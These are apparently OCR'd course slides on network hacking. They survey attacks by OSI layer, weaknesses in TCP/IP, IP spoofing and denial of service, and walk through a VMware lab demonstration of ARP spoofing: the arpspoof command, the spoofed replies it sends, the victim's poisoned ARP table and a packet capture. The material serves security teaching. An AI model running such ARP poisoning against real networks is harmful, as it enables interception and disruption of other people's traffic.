
Week 3 – Network Hacking

Network Attack

Attacks on each layer in OSI model



- Buffer Overflow
- SQL Injection
- Authentication Brute Force

- SSL DoS
- SSL MITM

- Session Hijacking
- DNS Poisoning

- TCP Flooding
- UDP Flooding

- Ping Flood
- Port scanning
- Fingerprinting

- Packet sniffing
- MAC Address Spoofing
- VLAN Attack
- ARP Cache Poisoning

Keystroke Logging

Lockpicking

Cutting Cable

Security Issues in TCP/IP

Fundamental Design

- Communications are based on ports
- open and self discipline
- not for commercial uses

Software flaws

Insecure Operating Systems

Poor configurations

Security Issues in TCP/IP

Plaintext protocol – Sniffing

Weak integrity – Injection, Poisoning

Connection-less – Spoofing

Weak authentication – Masquerading

Weak sessions – Hijacking, Spoofing, DoS, Man-in-the-middle

Weak routing – Source Routing, Re-routing

Weak Quality of Service – DoS

Non-standard implementation – fingerprinting

Software flaw

Buffer Overflow

Out-of-Band data

bugs and vulnerabilities in the protocol stack

bugs in the browser and server

Software flaw can usually be fixed but can never be eliminated.

Flooding & Spoofing

Simple Spoofing (Non-blind)

IP-spoofing is the act of forging IP packets

- Non-blind spoofing (NBS) interferes a connection that sends packets along the spoofer′s subnet (so typically the spoofer is on the same subnet as one of the 2 hosts being spoofed)
- Blind spoofing interferes with a connection that does not send packets that the spoofer can sniff off. It is more difficult.

Spoofing may lead to connection being “*hijacked*”.

ARP Spoofing

Use arpspoof utility to ARP spoof the gateway of network


Poison a hosts ARP cache by setting the gateway's MAC address to broadcast address

Arpspoof –t x.x.x.x gateway.ip

ARP Spoofing


Attacker mimics the ARP entry of the target host

E.g. the target host's physical address:



```
Ethernet adapter VMware Network Adapter VMnet8:

        Connection-specific DNS Suffix  . :
        Description . . . . . . . . . . . : VMware Virtual Ethernet Adapter for
VMnet8
        Physical Address. . . . . . . . . : 00-50-56-C0-00-08
        Dhcp Enabled. . . . . . . . . . . : No
        IP Address. . . . . . . . . . . . : 192.168.230.1
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :
```


ARP Spoofing: Sending spoof packets



Linux - [Ctrl-Shift-Alt-F3] - VMware Workstation
File Edit Power Snapshot View Windows Help
Snapshot Revert
Linux

```
[root@vm_rh9 root]# arpspoof 192.168.230.1
0:c:29:25:16:e0 ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.230.1 is-at 0:c:29:
25:16:e0
0:c:29:25:16:e0 ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.230.1 is-at 0:c:29:
25:16:e0
0:c:29:25:16:e0 ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.230.1 is-at 0:c:29:
25:16:e0
0:c:29:25:16:e0 ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.230.1 is-at 0:c:29:
25:16:e0
0:c:29:25:16:e0 ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.230.1 is-at 0:c:29:
25:16:e0
0:c:29:25:16:e0 ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.230.1 is-at 0:c:29:
25:16:e0
0:50:56:c0:0:8 ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.230.1 is-at 0:50:56:
c0:0:8
0:50:56:c0:0:8 ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.230.1 is-at 0:50:56:
c0:0:8
0:50:56:c0:0:8 ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.230.1 is-at 0:50:56:
c0:0:8
[root@vm_rh9 root]# _
```


ARP Spoofing: Victim


Redhat 6.2 - [Ctrl-Shift-Alt-F2] - VMware Workstation
File Edit Power Snapshot View Windows Help
Snapshot Revert
Redhat 6.2

```
arp
--- 192.168.230.1 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 3.4/3.4/3.4 ms
[root@hp_linux /root]# arp -a
? (192.168.230.1) at 00:50:56:C0:00:08 [ether] on eth0
? (192.168.230.2) at 00:50:56:EA:FA:B7 [ether] on eth0
[root@hp_linux /root]# arp -d
arp: need host name
[root@hp_linux /root]# ping 192.168.230.1
PING 192.168.230.1 (192.168.230.1) from 192.168.230.132 : 56(84) bytes of data.

--- 192.168.230.1 ping statistics ---
1 packets transmitted, 0 packets received, 100% packet loss
[root@hp_linux /root]# arp -d
arp: need host name
[root@hp_linux /root]# ping 192.168.230.1
PING 192.168.230.1 (192.168.230.1) from 192.168.230.132 : 56(84) b

--- 192.168.230.1 ping statistics ---
1 packets transmitted, 0 packets received, 100% packet loss
[root@hp_linux /root]# arp -a
? (192.168.230.1) at 00:0C:29:25:16:E0 [ether] on eth0
? (192.168.230.2) at 00:50:56:EA:FA:B7 [ether] on eth0
[root@hp_linux /root]# _
```

Do you see the diff.?

ARP Spoofing Autopsy


<capture> - Ethereal
File Edit View Capture Analyze Help
Filter:
Reset
Apply
File: <capture> Drops: 0

```
No.   Time      Source             Destination        Protocol Info
    1 0.000000  00:50:56:c0:00:08  ff:ff:ff:ff:ff:ff  ARP      Who has 192.168.230.132?  Tell 192.168.230.1
    2 0.000639  00:0c:29:dd:d1:95  00:50:56:c0:00:08  ARP      192.168.230.132 is at 00:0c:29:dd:d1:95
    3 5.043892  00:0c:29:dd:d1:95  00:50:56:ea:fa:b7  ARP      Who has 192.168.230.2?  Tell 192.168.230.132
    4 5.043932  00:50:56:ea:fa:b7  00:0c:29:dd:d1:95  ARP      192.168.230.2 is at 00:50:56:ea:fa:b7
    5 5.997925  00:0c:29:dd:d1:95  00:50:56:c0:00:08  ARP      Who has 192.168.230.1?  Tell 192.168.230.132
    6 5.997943  00:50:56:c0:00:08  00:0c:29:dd:d1:95  ARP      192.168.230.1 is at 00:50:56:c0:00:08
    7 8.494561  00:0c:29:25:16:e0  ff:ff:ff:ff:ff:ff  ARP      192.168.2   is at 00:0c:29:25:16:e0
    9 12.51020  00:0c:29:25:16:e0  ff:ff:ff:ff:ff:ff  ARP      192.168.230.1 is at 00:
```

```
⊞ Frame 1 (42 bytes on wire, 42 bytes captured)
⊟ Ethernet II, Src: 00:50:56:c0:00:08, Dst: ff:ff:ff:ff:ff:ff
    Destination: ff:ff:ff:ff:ff:ff (ff:ff:ff:ff:ff:ff)
    Source: 00:50:56:c0:00:08 (00:50:56:c0:00:08)
    Type: ARP (0x0806)
```

```
0000  ff ff ff ff ff ff 00 50  56 c0 00 08 08 06 00 01   .......P V.......
0010  08 00 06 04 00 01 00 50  56 c0 00 08 c0 a8 e6 01   .......P V.......
0020  00 00 00 00 00 00 c0 a8  e6 84                     ........ ..
```

Attacker floods the network with spoofed ARP packet

Denial of Services Attack

What is Denial of Services Attack


In computing, a denial-of-service attack (DoS attack) or distributed denial-of-service attack (DDoS attack) is an attempt to make a machine or network resource unavailable to its intended users

Denial of Services

